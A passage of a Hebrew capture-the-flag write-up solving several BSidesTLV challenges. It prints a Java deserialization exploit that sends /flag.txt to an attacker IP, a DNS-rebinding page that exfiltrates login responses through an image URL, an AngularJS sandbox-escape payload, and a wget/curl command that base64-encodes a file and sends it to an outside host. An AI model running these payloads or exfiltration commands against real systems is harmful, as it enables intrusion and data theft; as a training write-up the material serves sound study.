4. הטעינה של אובייקט המחסן מהלקוח בצד השרת מתבצע מתוך הקובץ שהלקוח שולח

תחילה נבין איך שליחת הלוגים עובדת והאם אפשר לנצל זאת לטובתינו:

```
public void writeToLog(String entry)
{
  try {
    if (clientSocket == null) {
      clientSocket = new Socket(ipAddress, port);
    }
    Utils.writeToSocket(clientSocket, entry);
    clientSocket.close();
    clientSocket = null;
  }
  catch (UnknownHostException localUnknownHostException) {}catch (IOException localIOException) {}
}
```

לפי הקוד במידה ונצליח לשים בפרמטר entry את ה-flag וב-ipAddress את האייפי שלנו, נוכל לנסות ליצור לוגר שישלח את הדגל אלינו. לצורך זאת נגלה היכן נקראת הפונקציה:

```
public void doWork()
{
  logger.writeToLog(closeMessage);
}
```

זה קורה בפונקציה dowork של המחלקה Manager שיורשת מ-Employee. מתחיל להיראות כמו משהו מעניין.

בינגו, מצאנו דרך להריץ את הפונקציה!

```
public boolean checkGarageStatus() {
  if (carArray.size() == carLimit) {
    garageManager.doWork();
    isOpen = false;
    return false;
  }
  return true;
}
```

מפה רק נשאר לבנות קובץ מחסן שיכיל את האקספלויט. נבנה את היררכית המחלקות שאנחנו צריכים:

```
Garage:
    Employee->(Manager):
        closeMessageFile
        logger->(RemoteLogger):
            ipAddress
            port
    writeToLog(entry) -> sending the flag
```

אז איך קורית השליטה ב-entry? ברגע שמתבצע deserialize בשרת, ז"א המחלקה של המחסן נטענת מהקובץ ששלחנו, השדות של המחלקות הם לגמרי בשליטתנו, ביניהם גם entry.


```
private void readObject(java.io.ObjectInputStream in) throws ClassNotFoundException, IOException {
  in.defaultReadObject();
  try {
    if (closeMessage == null) {
      java.io.File closeMessageFile = new java.io.File(this.closeMessageFile);
      FileInputStream fis = new FileInputStream(closeMessageFile);
      byte[] data = new byte[(int)closeMessageFile.length()];
      fis.read(data);
      fis.close();
      closeMessage = new String(data, "UTF-8");
    }
  }
  catch (IOException localIOException) {}
}
```

נכתוב קוד שיוצר לנו מחסן מתאים ונעלה אותו לשרת!

```
public void connectToServer() throws UnknownHostException, IOException, Interrupted
  Garage garage = new Garage();
  for(int i = 0; i < 4 ; i++){
    garage.addCar(new Car(String.valueOf(i),String.valueOf(i),String.valueOf(i)));
  }
  Manager man = new Manager();
  man.setCloseMessageFile("/flag.txt");
  man.logger = new RemoteLogger("5.29.249.100",1337);
  garage.setManager(man);
  byte[] garageByteArray = garage.toByteArray();
  FileOutputStream fos = new FileOutputStream("garage");
  fos.write(garageByteArray);
  fos.close();

  GarageClient garageClient = new GarageClient(remoteAddr, port);
  garageClient.connectToServer();
}
```

הקוד שלנו מתחלק לארבעה חלקים ב-Main:


1. יצירת מחסן והכנסת ארבע מכוניות לתוכו (העבודה מתבצעת רק כשיש 5 מכוניות - היה אפשר פשוט לטעון 5 מכוניות אבל רצינו להיות בטוחים).
2. הוספת המנהל הזדוני שלנו למחסן (עם ה-RemoteLogger)
3. שמירת המחסן לקובץ
4. הפעלת תוכנת הלקוח כרגיל



יש לנו קובץ מחסן מתאים - נשאר להריץ את הלקוח ולהעלות אותו לשרת! נפתח שרת שיאזין אצלנו, והשרת בנחמדותו יפתח את הקובץ וישלח לנו את ה-flag:

```
~                                    18:57  revirtux
nc -l -p 10008
!BSidesTLV{I_Am_Inspector_Gadget}
```

```
BSidesTLV{I_Am_Inspector_Gadget}
```



Can you bypass the SOP? (Web)

Description:
Hi Agent! If you can see this challenge, you were probably chosen by our secret organization in order to catch the Illuminati members. Our intelligence analysts team conducted some research about criminals that operate inside the illuminati team and have the following information:

1. The Illuminati team will NEVER open external files
2. The Illuminati team is arrogant and will never change default passwords

By the way, one of our agents has infiltrated to the Illuminati group! as a result, we can produce a possibility that one member of the Illuminati team will open a link that will send from our agent.
So according to these facts, your mission is to take over the internal application controlled by Illuminati team to get the flag! The internal application located on:
http://192.168.20.100:8080/login
BOT URL: http://two.challenges.bsidestlv.com:8133/index.html

Rules:

1. The bot will stay on your page for 3 minutes.
2. your page must return status code: 200

Yours,
N

Made by Nimrod Levy

פתרון


אנו שולטים באתר אליו הבוט מתחבר וידוע לנו שהוא יישאר בו למשך 3 דקות. נשתמש במתקפת DNS Rebinding העובדת כך:

1. המותקף מתחבר לשרת שלנו, לדוגמא לדף http://example.com:8133/index.html. ז"א, השרת שולח שאילתת DNS לגבי הכתובת example.com ומתרגם אותה לכתובת IP שלנו.

2. כעת כשהוא בדף, יופעל סקריפט Javascript הממתין כדקה וחצי, ניגש ל:
http://example.com:8133/login
ושולח את תגובת הבקשה אלינו דרך ה-src של תג img. תוך כדי, אנו מחליפים את example.com כך שבמקום להצביע ל-IP שלנו הוא יצביע ל-127.0.0.1.

3. אנו נקבל את תוכן הדף בשרת השני שלנו דרך ההדלפה מתגית ה-img. הסיבה שזה עבד היא ש-Same Origin Policy מאפשר חילוץ תוכן בקשות בקוד Javascript אם הפרטים הבאים מתאימים: protocol:domain:port. כמובן שהם מתאימים בדוגמה שלנו, למרות שכתובת ה-IP משתנה אחרי דקה וחצי, ה-Domain הוא עדיין example.com.

זה ה-POC שהשתמשתי בו, הדף מסביר את המתקפה יותר לעומק. דף ה-html הראשון שהגשתי לבוט הכיל בקשת GET לדף login. בתשובה, קיבלנו שפרטי ההתחברות הם admin/admin.



הדף השני שהגשתי לבוט הכיל בקשת POST לדף login:

```
<html>
<head>
    <!-- https://github.com/mpgn/ByP-SOP -->
</head>
<body>
<h2>Bypass Some Origin Policy clean script</h2>
<p>Pretty things that makes your victim stays for few minutes...</p>
<script
src="https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.1/jquery.min.js">
</script>
<script type="text/javascript">
setTimeout(function SOP_bypass() {
    console.log("send request...")
    $.post('/login',
        {
        username: "admin",
        password: "admin",
        submit: ""
        }
        ,function(data) {
            var image = new Image();
            image.src='http://77.125.50.224:8080/exfil.php?'+btoa(data);
        });
}, 90000); //1.5min
</script>
</body>
</html>
```

וכאשר נפענח את ה-base64 שקיבלנו, נקבל את ה-flag כחלק מהתשובה:

```
BSidesTLV{C4nY0uR3b1n3dMe?}
```


Gaming Store (Web)

Description:
I need your help, Evil attackers are scraping my website and stealing my customers. Please make them pay for their crimes and hack them. I have heard they use a special headless browser to get the information they need. Take this editor account and do whatever you can to make them suffer!
Username: bsidestlv
Password: 3d1t0r
URL: http://two.challenges.bsidestlv.com:3000

Made by Tomer Zait

פתרון

קיבלנו משתמש באתר המאפשר לנו לערוך תיאור של משחקים:



בנוסף, נאמר לנו שמישהו עושה scraping לאתר עם בוט כלשהו והמטרה שלנו היא להתקיף אותם. הדבר הראשון שעלה לי לראש הוא מתקפת XSS. אך בשביל מתקפת XSS צריך להצליח להחדיר את התווים ">" ו-"<". לאחר שעות רבות של ניסוי עם שיטות encoding שונות ובעיקר טעיה - לא הצלחתי לגרום לתווים האלה להופיע, מכיוון שהם הומרו ל-"<" ו-">". זאת אומרת שהשרת עשה להם escaping מתאים ולא ניתן להשתמש בתווים האלו כדי לפתוח תגיות.

לאחר מכן, הסתכלתי על קוד המקור של הדף יותר לעומק, ושמתי לב לשני דברים מוזרים - הדף משתמש ב-angular.js, וה-body מכיל תגית בשם ng-app:

```
    <!-- Single page application preparation  -->
    <script src="/js/angular.min.js"></script>

    <!--[if lt IE 9]>
    <script src="/js/ie-support/html5.js"></script>
    <script src="/js/ie-support/respond.js"></script>
    <![endif]-->

</head>

<body ng-app="">
```

מחיפוש של ng-app, הגעתי לדף הבא המראה דוגמת שימוש:


Example

Let the body element become the root element for the AngularJS application:

```
<body ng-app="">

<p>My first expression: {{ 5 + 5 }}</p>

</body>
```

Try it Yourself »

אם נכנס את אותו הקלט בתור התיאור של המשחק, נקבל את התוצאה הבאה:



הרצנו קוד Javascript! מתברר שקיימת חולשה בגרסאות ישנות של angular המאפשרות "בריחה" מה-sandbox והרצת קוד Javascript כרצוננו!

LiveOverflow מסביר על זה יותר טוב ממני בסדרת הסרטונים [הזאת](). מכיוון שהגרסה ישנה מספיק, אפשר להשתמש ב-constructor.constructor כדי להריץ כל קוד. נגרום לבוט לעבור לדף בשליטתנו - נכתוב בתיאור של המשחק את הטקסט הבא:

```
{{constructor.constructor("window.location='http://IP:8080/exp.html'")()}}
```

כאשר IP היא הכתובת שלנו. נפתח שרת בפורט המתאים, ונקבל בקשה מהשרת המכילה User-Agent מעניין:

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/58.0.3029.110 Nightmare/2.10.0 Safari/537.36
```

נשים לב למחרוזת "Nightmare/2.10.0" - לאחר חיפוש קצר בגוגל נגיע לדף הבא:

אפשר להשיג RCE בתור הבוט ואפילו יש PoC באחת התגובות! נשנה קצת את ה-PoC כדי שישלח לנו את ה-flag:

```
var args = [{ type: "value",  value: "/usr/bin/wget http://IP:1234/`cat
/home/bsidestlv/flag.txt | base64 -w0`;/usr/bin/curl http://IP:1234/test;"
}];
```

נאזין בפורט 1234 ולאחר שהבוט יריץ את הקוד שלנו נקבל את ה-flag כחלק מהבקשה:

```
BSidesTLV{AngularjS_is_Freddy_Krueger}
```

Shared directory (Forensics)

Description:
I've CoRrupted the file so no one can read it! i believe you wilL know how to Fix it :).
P.S. I like my WINDOWS machine.

Made by Nimrod Levy

פתרון

ניסינו לפתוח את הקובץ וראינו כי הוא פגום. תוך הסתכלות נוספת על תיאור האתגר זיהינו את האותיות הגדולות, בדקנו מה הם הן יוצרות ויצא לנו CRLF WINDOWS, זה בטוח לא במקרה.

כמו שאנחנו יודעים בלינוקס נהוג להשתמש ב-LF על מנת לרדת שורה (\n) בעוד בווינדווס נהוג להשתמש ב-CRLF על מנת לעשות את אותה הפעולה (\r\n).

הקובץ שפתחנו הוא מסוג tar-ball שנפוץ יותר במערכות לינוקס. לכן נניח שהקובץ נדפק ועל מנת לתקן אותו אנו צריכים להמיר כל CRLF ל-LF.

ננסה לחלץ את הקובץ ובינגו! יש לנו את הקבצים. קיבלנו קובץ שנקרא model.json ותיקיה עם מלא קבצים בינאריים. ננסה לפתוח את קובץ ה-json (זה לא באמת json) ונגלה שבהדר שלו כתוב FemtoZip:

```
File  Edit  View  Search  Terminal  Help
^H^@^@^@FemtoZip^@^@^@^@^@^@^A^@e', 'age': 10e', 'age': 101, 'flag': 'B
SidesTLV{ImNotTheFlag}', 'gender': 'm', 'type': 'forensics', 'email': '
e', 'age': 105, 'flag': 'BSidesTLV{ImNotTheFlag}', 'gender': 'm', 'type
': 'forensics', 'email': 'e', 'age': 111, 'flag': 'BSidesTLV{ImNotTheFl
ag}', 'gender': 'm', 'type': 'forensics', 'email': 'e', 'age': 12, 'fla
g': 'BSidesTLV{ImNotTheFlag}', 'gender': 'f', 'type': 'forensics', 'ema
il': 'e', 'age': 31, 'flag': 'BSidesTLV{ImNotTheFlag}', 'gender': 'm',
```

מסתבר ש-FemtoZip זו תוכנה שמכווצת תיקיות משותפות, נוריד אותה מהגיט! ננסה לבנות את התוכנה, באסה... הקומפילציה נכשלה:


```
Optimizer.o
In file included from DictionaryOptimizer.cpp:33:0:
IntSet.h:35:24: error: ‘constexpr’ needed for in-class initialization of static data member ‘
const float femtozip::IntSet::load_factor’ of non-integral type [-fpermissive]
     static const float load_factor = .7;
                        ^~~~~~~~~~~
make[2]: *** [Makefile:360: DictionaryOptimizer.lo] Error 1
make[2]: Leaving directory '/home/revirtux/Documents/noxale/bsides/femtozip/cpp/libfz/src'
make[1]: *** [Makefile:258: all-recursive] Error 1
make[1]: Leaving directory '/home/revirtux/Documents/noxale/bsides/femtozip/cpp'
make: *** [Makefile:188: all] Error 2
~/Documents/noxale/bsides/femtozip/cpp   master   ✘   12:11   revirtux
```

בעיה כלשהי עם ה-const... ננסה לתקן. קודם, נראה מה קורה שם:

```
private:
    static const float load_factor = .7;
```

מי צריך משתנים סטטיים בימינו... נעיף את הצרה הזאת. עכשיו זה מתקמפל!

נשמור את התוצאה, ונראה מה יש שם בפנים:



עכשיו זה באמת json ☺, נמחק את הדגלים הפיקטיביים ונחפש את הדגל האמיתי באמצעות הסקריפט הבא:

```python
import os
for filename in os.listdir('out'):
    data = open("./out/" + filename,'r').read()
    print eval(data)['flag']
```

וקצת bash:

```bash
python do.py | grep BSides | grep -v ImNot
```

לבסוף, תוחזר לנו מחרוזת בודדת:

```
BSidesTLV{F3mZ1pisTh3B3st}
```

T.A.R.D.I.S (Crypto)

Description:
Watching the timelines has always been awry - but a keen observer can learn a lot of information observing the sidelines... to connect to the challenge use this link

Made by Guy Barnhart-Magen

פתרון

האתר מסביר את מטרת האתגר:

Time-based side-channel analysis

Background:

In cryptography, a side channel attack is any attack based on information gained from the physical implementation of a cryptosystem, rather than brute force or theoretical weaknesses in the algorithms (compare cryptanalysis).

For example, timing information, power consumption, electromagnetic leaks or even sound can provide an extra source of information which can be exploited to break the system.

Some side-channel attacks require technical knowledge of the internal operation of the system on which the cryptography is implemented, although others such as differential power analysis are effective as black-box attacks

Instructions:
You will need to figure out the password which is also your token.

Use the password verification timing information provided by the server as a side-channel that will leak your password, which is a **10 digit number**. Think how the verification of the password might be implemented by the server and what you can learn from the timing of the implementation.

Password :

Solve

If you encounter any issues, please contact: ctf@bsidestlv.com

אנו יודעים שהסיסמה היא בת 10 תווים שכולם מספרים. בנוסף, ברגע שאנו מכניסים מספר מוחזר לנו הזמן בו לקח לאתר לבדוק את נכונות הסיסמה:

```
Password verification failed. Processing time 241 microseconds
```


אם נניח שהבדיקה מתבצעת באופן הבא:

```
for c, p in given_pass, pass:
    sleep(0.2)
    if c != p:
        return false
return true
```

נשים לב שהבדיקה לוקחת יותר זמן ככל שיותר מהתווים הראשונים נכונים. נשתמש בעובדה זו על מנת לחלץ את הסיסמה - ננסה את כל התווים בין 0-9 ונבחר את האחד בו החישוב לוקח את הזמן הרב ביותר. לאחר מכן נעבור לתו הבא בסיסמה.

נשתמש בשיטה זו ונקבל שהסיסמה היא: 8105237467 - ואז יודפס לנו ה-flag:

```
Your flag is: BSidesTLV{7456urtyifkygvjhb}
```



Crypto2 (Crypto)

Description:

In this crypto challenge we taking the basic crypto ciphers a leap forward! While not venturing far, you will not find the cryptanalysis as obvious as last year's :)

Made by Guy Barnhart-Magen

פתרון

אז כמו שאנחנו כבר מבינים מדובר בצופן פשוט יחסית שלקחו אותו צעד קדימה. אפשר לנחש לפי הקובץ וניתוח תדירויות ש-"הצעד קדימה" מדבר על שימוש בתווים לא דפיסים עם substition cipher, דבר שמקשה מאוד על אתרים אוטומטיים לפעול כי הם לא לוקחים אותם בחשבון.

שם הקובץ שלנו הוא "Anorak's Invitation.txt", רפרנס לספר "Ready Player One". לקחנו את ההתחלה של הטקסט המוצפן והחלפנו אותה באותיות קריאות:

```
¨I}K[:'} -3 ’®} f}@F-}fž z
abcdefgchijhklchmcnoipcmqhr
```


נשווה את התבנית שמצאנו לתחילת הספר (לפעמים כמה תווים מתמפים לאותה אות):

```
a b c d e f g c h i j h k l c h m c n o i p c m q h r
E v e r y o n e   m y   a g e   r e m e m b e r s   w
```

התאמה מושלמת! מצאנו את ההחלפה המקורית, ניתן לראות כי h מתחלף לרווח ו-c מתחלף ל-e. כדי למצוא את כל ההחלפות כתבתי סקריפט שיוצר מילון ומשלים אותיות בצורה חכמה. עד שיהיה לנו את כל הטקסט המפוענח.

```
1  with open("hello.txt","rb") as letter:
2      data = letter.read()
3
4  s = b"Everyone my age remembers where they were and what they were doing when they fi
5  dic = {}
6  new = b""
7  for i in range(len(s)):
8      try:
9          dic[data[i]]
10     except:
11         dic[data[i]] = s[i]
12
13
14 for i in data:
15     if i in dic:
16         print(chr(dic[i]),end="")
17     else:
18         dic[i] = ord(input())
19
20 for x,y in dic.items():
21     print(chr(x)+":"+chr(y))
```

הסקריפט לוקח את המשפט הראשון מהטקסט ומתחיל לייצר מילון על פי ההחלפות, ברגע שהוא לא מוצא אות מסוימת הוא מבקש מהמשתמש להכניס אותה. אנחנו יכולים לעבור מהר על הספר ולהשלים לבד את האות החסרה, הוא ידאג להשלים אותה בכל שאר המקומות.




כאשר בסוף הקובץ יש את הדגל :P, לאחר השלמה של בערך 15 אותיות קיבלנו את הדגל!

```
5I an avatar'''s name appeared at the top of the Score'oardI for the wh
ey had finally 'een foundI 'y an eighteenmyearmold k d l ving in a trai
ksI cartoonsI moviesI and m niser es have attempted to tell the story o
. So I want to set the record straightI once and for all.hhhBSidesTLV{
4948941_
671}
```

```
BSidesTLV{4948941_671}
```

היפ היפ הור... רגע מה? חסר לנו מספר... הוא לא מופיע בשום מקום אחר בטקסט, כנראה לא פתרנו בדרך שרצו שנפתור, או שבנו על ניחוש? כמו שאמרנו זה רק מספרים... אז ננסה לנחש עד שנצליח, 6 הוא המספר החסר!

```
BSidesTLV{49489416671}
```



Docking Station (Misc)

Description:
Mind having a look?
ssh bsidestlv@one.challenges.bsidestlv.com -p 2222 (password: d0ck1ngst4t10n)
Made by Tomer Zait


פתרון

כאשר נתחבר ב-ssh לשרת, נבין שאנחנו נמצאים בתוך Docker Container. בחיפוש אחר קבצים חשודים, ניתקל ב-/var/run/docker.sock. מחיפוש קצר בגוגל עולה שזהו socket המקשר ל-api של דוקר, התיעוד שלו פה.

על מנת להפוך את העבודה שלנו לקלה יותר, נקשר בין הפורט הלוקאלי שלנו 2375 ל-socket בשרת המרוחק באמצעות הפקודה:

```
ssh -L127.0.0.1:2375:/app/docker.sock bsidestlv@one.challenges.bsidestlv.com -p 2222
```

כעת אם ניגש לדף נקבל את התשובה הבאה:



במעבר על ה-api, נבין שרוב נקודות הקצה אינם נגישות. הנקודות שניתן לגשת אליהן הן:

```
/containers/json
/containers/(id or name)/json
/containers/(id or name)/top
/containers/(id or name)/logs?stdout=1
/containers/(id or name)/export
```

אם ניגש ל-"http://127.0.0.1:2375/containers/json?all=1" (שימו לב ל-all=1, על מנת לראות את כל ה-containers) נבחין בשני containers שלא הופיעו קודם. באחד מהם הפקודה שהורצה היא "Command":"/hello" - זהו הקונטיינר בו משתמשים לבדוק שהכל עובד כשורה. בשני, הפקודה שהורצה היא "Command":"/galf.sh" - נחקור עוד לגבי קונטיינר זה - ניגש ל-logs:

```
������total 12
������+drwxr-xr-x 1 root root 4096 Apr 27 17:37 .
������,drwxr-xr-x 1 root root 4096 Apr 27 17:37 ..
������2-rw-rw-r-- 1 root root   44 Apr 27 17:08 flag.txt
```

זו המכולה שאנו מחפשים! נעשה לה export באמצעות ה-api endpoint המתאים - כעת נוכל לעבור על מערכת הקבצים של המכולה ולחלץ משם את ה-flag:

```
BSidesTLV{i_am_r34dy_t0_esc4p3_th3_d0ck3r!}
```

C1337Shell (Misc)

Description:


What the f**k? I have RCE on a this machine but i can't get the flag. Can you help me out?

http://one.challenges.bsidestlv.com:5000/c1337.php

Made by Tomer Zait

פתרון

כאשר נכנס לאתר יוצא לנו הדף הבא:



